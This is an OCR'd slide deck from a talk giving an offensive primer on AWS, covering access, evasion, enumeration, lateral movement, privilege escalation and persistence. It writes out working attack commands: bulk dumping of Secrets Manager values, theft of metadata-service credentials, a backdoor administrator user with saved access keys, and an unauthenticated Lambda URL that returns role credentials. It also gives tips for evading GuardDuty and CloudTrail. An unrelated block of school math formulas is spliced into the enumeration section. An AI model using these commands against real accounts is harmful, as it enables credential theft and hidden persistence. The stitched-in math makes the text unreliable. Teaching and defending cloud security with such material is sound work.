
Get outta my host and into my cloud

A primer for offensive operations in AWS

Chris Farris
PrimeHarbor Technologies

Who Am I?

- Built the cloud security programs for some media companies
- Founder: fwd:cloudsec conference
- Rants a lot on ~~Twitter Mastodon~~ Twitter



What this talk will cover…

- Initial Access
- Evasion
- Environment Enumeration
- Lateral Movement
- Privilege Escalation
- Persistence
- Impact

Blofeld is the head of MITRE right?

Cloud Security in 5 Slides

Identity is the new perimeter

Cloud Plane vs Network Plane

or

You need to defend three dimensionally

or

"Cute network controls you have there if would be a shame if someone just routed around them"

Shared Responsibility Model

Possible Attacks

Customer applications & content

Platform, Applications, Identity & Access Management

Operating System, Network, and Firewall Configuration

Client-side Data Encryption

Server-side Data Encryption

Network Traffic Protection

You

Angry Bezos

AWS Foundation Services

Compute | **Storage** | **Database** | **Networking**

AWS Global Infrastructure

Availability Zones


Regions

Edge Locations

amazon web services

Serverless

- New application architectures that move more responsibility to the CSP
- Reduced Surface area
- No access to the low level telemetry sources
- Lots of settings to misconfigure
- Examples:
  - Lambda
  - Fargate
  - RDS
  - S3




Cloud Hygiene


Everyone's maturity will vary here…

Public Buckets are a thing because AWS lets them be a thing

There are just too many services



(circa Jan 2021)



AWS does a bad job of making it hard to do stupid things

Initial Access

What are you looking for?

AKIA

ASIA

Roles Anywhere Certs

PAT and other stuff

```
AWS_ACCESS_KEY_ID="ASIA273IEXAMPLE"
AWS_SECRET_ACCESS_KEY="pKZuYEOLVmeM..."
AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjENT//
////////...A=="
```

Where do you find them?

- GitHub
- ~/.aws/credentials
- source code
- config files
- 169.254.169.254
- bucket dorking
- Random SSRF Driveby

Pipelines!

Access Key Quarantine

AWS will apply a policy for publicly exposed access keys

Policy denies some actions that can be used for privesc and resource theft

To protect your account from excessive charges and unauthorized activity, we have applied the "AWSCompromisedKeyQuarantineV2" AWS Managed Policy ("Quarantine Policy") to the IAM User listed above. The Quarantine Policy applied to the User protects your account by denying access to high risk actions like iam:CreateAccessKey and ec2:RunInstances.
You can view the policy here: https://console.aws.amazon.com/iam/home#policies/arn:aws:iam::aws:policy/AWSCompromisedKeyQuarantineV2$jsonEditor?section=permissions .

For your security, DO NOT remove the Quarantine Policy before following the instructions below. In cases where the Quarantine Policy is causing production issues you may detach the policy from the user. NOTE: Only users with admin privileges or with access to iam:DetachUserPolicy may remove the policy. For instructions on how to remove managed policies go here: https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_manage-attach-detach.html#remove-policies-console . In the event of the unauthorized use of your AWS account, we may, at our sole discretion, provide you with concessions. However, a failure to follow the instructions below may jeopardize your ability to receive a concession.


Evasion

CloudTrail

The most important AWS service for a defender

- Records every authenticated API call to your AWS account
- Includes the principal who performed the API call
- Source IP address where the API call came from
- When the API call was made
- What Action was performed against which Service
- What Resources were impacted by the call

Anatomy of a CloudTrail Event



CloudTrail Evasion Techniques


- S3 Data access is *not* logged by default
- Neither is SNS
  - SNS will reveal the account ID and name
  - without logging to cloudtrail

```
aws sns publish --topic-arn arn:aws:sns:us-east-1:*any account id*:aaa --message aaa

An error occurred (AuthorizationError) when calling the Publish operation: User:
arn:aws:iam::123456789123:user/no-perm is not authorized to perform: SNS:Publish...
```

https://hackingthe.cloud/aws/enumeration/whoami/

Amazon GuardDuty



GuardDuty Evasion

- Don't use Kali!
  - Kali Linux UserAgent is flagged by GuardDuty
- Use EC2 Creds inside AWS
  - GuardDuty will still flag this
- Use EC2 Creds Inside AWS with VPC Endpoints!
  - GuardDuty doesn't flag this (yet)
- Avoid using Tor or IPs on threat lists


Environment Enumeration
$A = \pi r^2$
$C = 2\pi r$
$V = \pi r^2 h$
30° 45° 60°
sin
cos
tan
$\int \frac{dx}{\cos^2 x} = tgx + C$,
$\int tgx\,dx = -\ln|\cos x| +$
$\int \frac{dx}{\sin x} = \ln\left|tg\frac{x}{2}\right| + C$
$\int \frac{dx}{a^2 + x^2} = \frac{1}{a} arctg$
2x
60°
30°
x
10
5
θ/rad
$ax^2 + bx + c = 0$
$a(x^2 + \frac{b}{a}x + \frac{c}{a}) = 0$

Secrets!

```
LIST=`aws secretsmanager list-secrets --region us-east-1 \
     --query SecretList[].Name --output text`
for secret_name in $LIST; do
  echo "$secret_name: "
  aws secretsmanager get-secret-value --secret-id $secret_name \
      --query SecretString --output text --region us-east-1
done > secrets.txt
```

Secrets Two - UserData Boogaloo


- Used to configure instances when created
- Typically a shell script
- Readable with the ReadOnlyAccess policy

```
aws ec2 describe-instance-attribute --instance-id $i --attribute userData
     --output text --query UserData | base64 --decode
```

Finding Public Stuff

- AWS got tired of getting blamed for bucket breaches
- Created a free service - IAM Access Analyzer
- It lists all the public resources in an account!

```
aws accessanalyzer list-findings --analyzer-arn $ANALYZER_ARN \
    --filter '{"status": {"eq": ["ACTIVE"]}}'
```




Finding Juicy Stuff

- AWS has a native "DSPM" service called Macie
- Macie will search S3 Buckets for PII, Creds, or Financial data
- Macie costs $1 per GB Scanned!

Phishing Alternate Contacts

- AWS will send notifications to these people




```
aws account get-alternate-contact --alternate-contact-type SECURITY
```

Lateral Movement

Lateral & Vertical Movement

- Cloud To Ground
- Ground To Cloud
- Cloud To Cloud
- Ground to Ground

Cloud to Ground

Any method of using cloud creds to compromise a host:

- SSM Session Manager
- EC2 Connect
- Alter UserData & reboot
- Serial Consoles

```
Session ID: root-090c0eebbf6add0b0                    Instance ID: i-0016fa622aacd7e55
PS C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ec2.internal
   Link-local IPv6 Address . . . . . : fe80::fdc7:9a39:1f04:6051%7
   IPv4 Address. . . . . . . . . . . : 172.31.28.77
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 172.31.16.1

Tunnel adapter isatap.ec2.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ec2.internal

Tunnel adapter Local Area Connection* 3:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:4137:9e76:10f9:1cce:53e0:e3b2
   Link-local IPv6 Address . . . . . : fe80::10f9:1cce:53e0:e3b2%6
   Default Gateway . . . . . . . . . : ::
PS C:\Windows\system32>
```

Ground to Cloud

Using a specific host or container to gain cloud credentials:

Instance Metadata:

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

ECS Container:

```
curl http://169.254.169.254/$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI
```

Lambda Functions:

```
env | grep AWS
```

Cloud to Cloud

Leveraging trust to pivot between accounts:

Cross Account Trusts & AssumeRole

```
aws cloudtrail lookup-events --lookup-attributes
AttributeKey=EventName,AttributeValue=AssumeRole
```

Identity Federation

Privilege Escalation

IAM PrivEsc

Do you have any of these?

- `iam:CreatePolicyVersion`
- `iam:SetDefaultPolicyVersion`
- `iam:Attach[User|Group|Role]Policy`
- `iam:UpdateAssumeRolePolicy`

You can escalate permissions

PrivEsc via PassRole

iam:PassRole allows you to tell an AWS service to use a role other than your own.

Usable with:

- EC2
- CloudFormation
- ECS

Other PrivEsc

Change the code of a Lambda Function

Cloud-to-Ground Pivot to machine with more privileges

Persistence

Persistence Techniques

- New Users
- Cross Account Roles
- Lambda URLs
- IAM Role Juggling
- Backdoor an EC2 Host

Add a User


```
aws iam create-user --user-name $USERNAME
aws iam attach-user-policy \
  --user-name $USERNAME \
  --policy-arn \
   arn:aws:iam::aws:policy/AdministratorAccess

aws iam create-access-key --user-name \
   $USERNAME > ${USERNAME}-creds.txt
```

Role Juggling

- Continually request new credentials
- Need to find three roles that can assume each other


https://github.com/hotnops/AWSRoleJuggler/



Lambda URL

```
VendingLambda:
    Type: AWS::Serverless::Function
    Properties:
      Runtime: python3.9
      Role: !GetAtt AdminRole.Arn
      FunctionUrlConfig:
        AuthType: NONE
      InlineCode:  |
          import os
          def lambda_handler(event, context):
              output = {}
              for key in os.environ.keys():
                output[key] = os.environ[key]
              return(output)
```

Impact




What does cloud impact even look like?

- CryptoMining!
- Spam!
- Ransomware
- Data Exfiltration

Ransomware in the Cloud

- Almost no examples of taking S3 data hostage
  - Time consuming
  - Expensive
  - Where would you put it?
- CodeSpaces was one case



QUESTIONS?

 @jcfarris
 https://github.com/jchrisfarris
 https://www.linkedin.com/in/jcfarris
 http://www.chrisfarris.com

I'm available for consulting!
https://pht.us

eventNames to look for

Higher Fidelity Events:

- CreateTrustAnchor
- CreateUser
- CreateLoginProfile
- UpdateLoginProfile
- CreateAccessKey
- AttachUserPolicy
- DeleteTrail
- PutEventSelectors
- StopLogging
- LeaveOrganization
- DeleteFlowLogs
- DeleteVpc
- GetPasswordData
- GetSecretValue
- ModifyImageAttribute

Common but Significant:

- ConsoleLogin
- GetFederationToken
- StartSession
- GetAuthorizationToken
- CreateKeyPair
- CreateRole
- PutUserPolicy
- PutGroupPolicy
- CreateGroup
- AttachRolePolicy
- PutRolePolicy
- CreatePolicyVersion
- UpdateAssumeRolePolicy
- UpdateFunctionConfiguration
- ListSecrets
- ModifySnapshotAttribute
- PutBucketPolicy
- PutBucketAcl